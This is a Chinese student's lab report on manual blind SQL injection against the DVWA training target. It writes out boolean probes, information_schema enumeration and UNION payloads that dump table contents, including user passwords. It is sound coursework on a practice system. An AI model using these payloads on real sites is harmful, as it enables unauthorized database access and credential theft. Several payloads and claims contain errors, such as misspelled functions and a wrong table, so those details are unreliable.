《软件安全》实验报告

姓名：梁婧涵 学号： 2112155

**实验名称：**


Sql盲注实验


**实验要求：**

基于DVWA里的sql盲注案例，实验手工盲注，参考课本，撰写实验报告

**实验过程：**


进入kali系统登入网站






进入sql盲注测试环境


首先我们输入id=1



我们接下来输入1' and 1=1 #，单引号为了闭合原来SQL语句中的第一个单引号，而后面的#为了闭合后面的单引号。运行后，显示存在：




输入1' and 1=2 #，没有结果，那么说明是存在字符型的SQL盲注



获取数据库名，首先我们需要获取数据库名的长度，那么我们输入1' and length(database())=1 #，其中1’闭合引号，and length(database())=1可以用来判断数据库名长度是否是1，#闭合后面的部分，显示不存在，那我们以此类推，逐渐增加猜测的数据库名字长度，直到4的时候我们发现有返回的信息，可以确定数据库名字的长度为4了






接下来我们尝试获取数据库的具体名，我们一个字符一个字符的进行尝试获取，

ascii(substr(databse(),1,1))substr函数返回第一个参数(一个字符串)第第二个参数到第二个参数位置的一个字串，那么形如(str,1,1)(str,2,2)的参数列表就是获取第一个，第二个字符，ascii函数获取其对应的ascii码，最后我们与具体数字比较大小就可以获得每一位准确的ascii码值，即其内容。

当然ascii码的范围较大，我们一个一个测试比较浪费时间，我们可以使用二分法进行测试,比如输入1' and ascii(substr(database(),1,1))>97 #显示存在说明第一个的ascii码大于97



那么我们输入1' and ascii(substr(databse(),1,1))<122 #显示不存在，说明其ascii码小于122，以此类推，我们逐步二分缩小范围，最终得到其ascii码为100，查表为小写字母d



对剩下三个字符也用同样的方法测试，获得数据库名dvwa

接下来我们尝试获取数据库中的表名，首先我们先需要获取表的数量


1' and (select count (table\_name) from information\_schema.tables where table\_schema=database())=1 # 显示不存在


1' and (select count (table\_name) from information\_schema.tables where table\_schema=database() )=2 # 显示存在说明有两个表



接下来逐个获取其表名长度


1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=1 #，直到9显示存在，说明第一个表名的长度为9，同理获取第二个表长度为5






接下来我们用二分法逐个字符获取内容

1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))>97 # 显示存在，说明第一个表第一个字符为ascii码97的小写g，同理我们二分法，最终得到两个表名分别为guestbook、users




接着我们尝试获取每个表中的字段名

1‘ and (select count(column\_name) from information\_schema.columns where table\_name= ’users’)=1#不存在，我们逐个测试直到=6时候存在



这说明存在表users存在6个字段，同理，我们得到guestbook有三个字段



获取字段名，基于UNION的注入，union利用原始SQL语句进而查询自己想要的信息。一般通过错误和布尔注入点之后，就可以开始通过union语句来获取有效信息。

我们输入


' union select 1,(select column\_name from information\_schema.columns where table\_name= 'users' limit 0,1) -- '

获取了users表第一个字段为user\_id，同理，我们逐个获取各个字段



得到users表为(user\_id,first\_name,last\_name,user,password,avatar),guestbook表为(comment\_id,comment,name)

接下来我们获取了表名字段名后我们可以继续用union注入来进行具体内容的获取，比如guestbook的内容用此获取：'union select comment\_id,concat(comment,' ',name) from guestbook -- '其中concat可以把comment，name整合到一列（因为我们结果只能返回两列）



同理获取users的所有内容

'union select user\_id,concat(first\_name,' ',last\_name,' ',user,' ', password,' ',avatar) from guestbook -- '



**心得体会：**

学习了owasp靶机的使用和配置，掌握了一些sql语句的使用，并且知道如何利用这些语句进行sql注入，掌握了基于bool和基于union的sql注入的基本理念和操作套路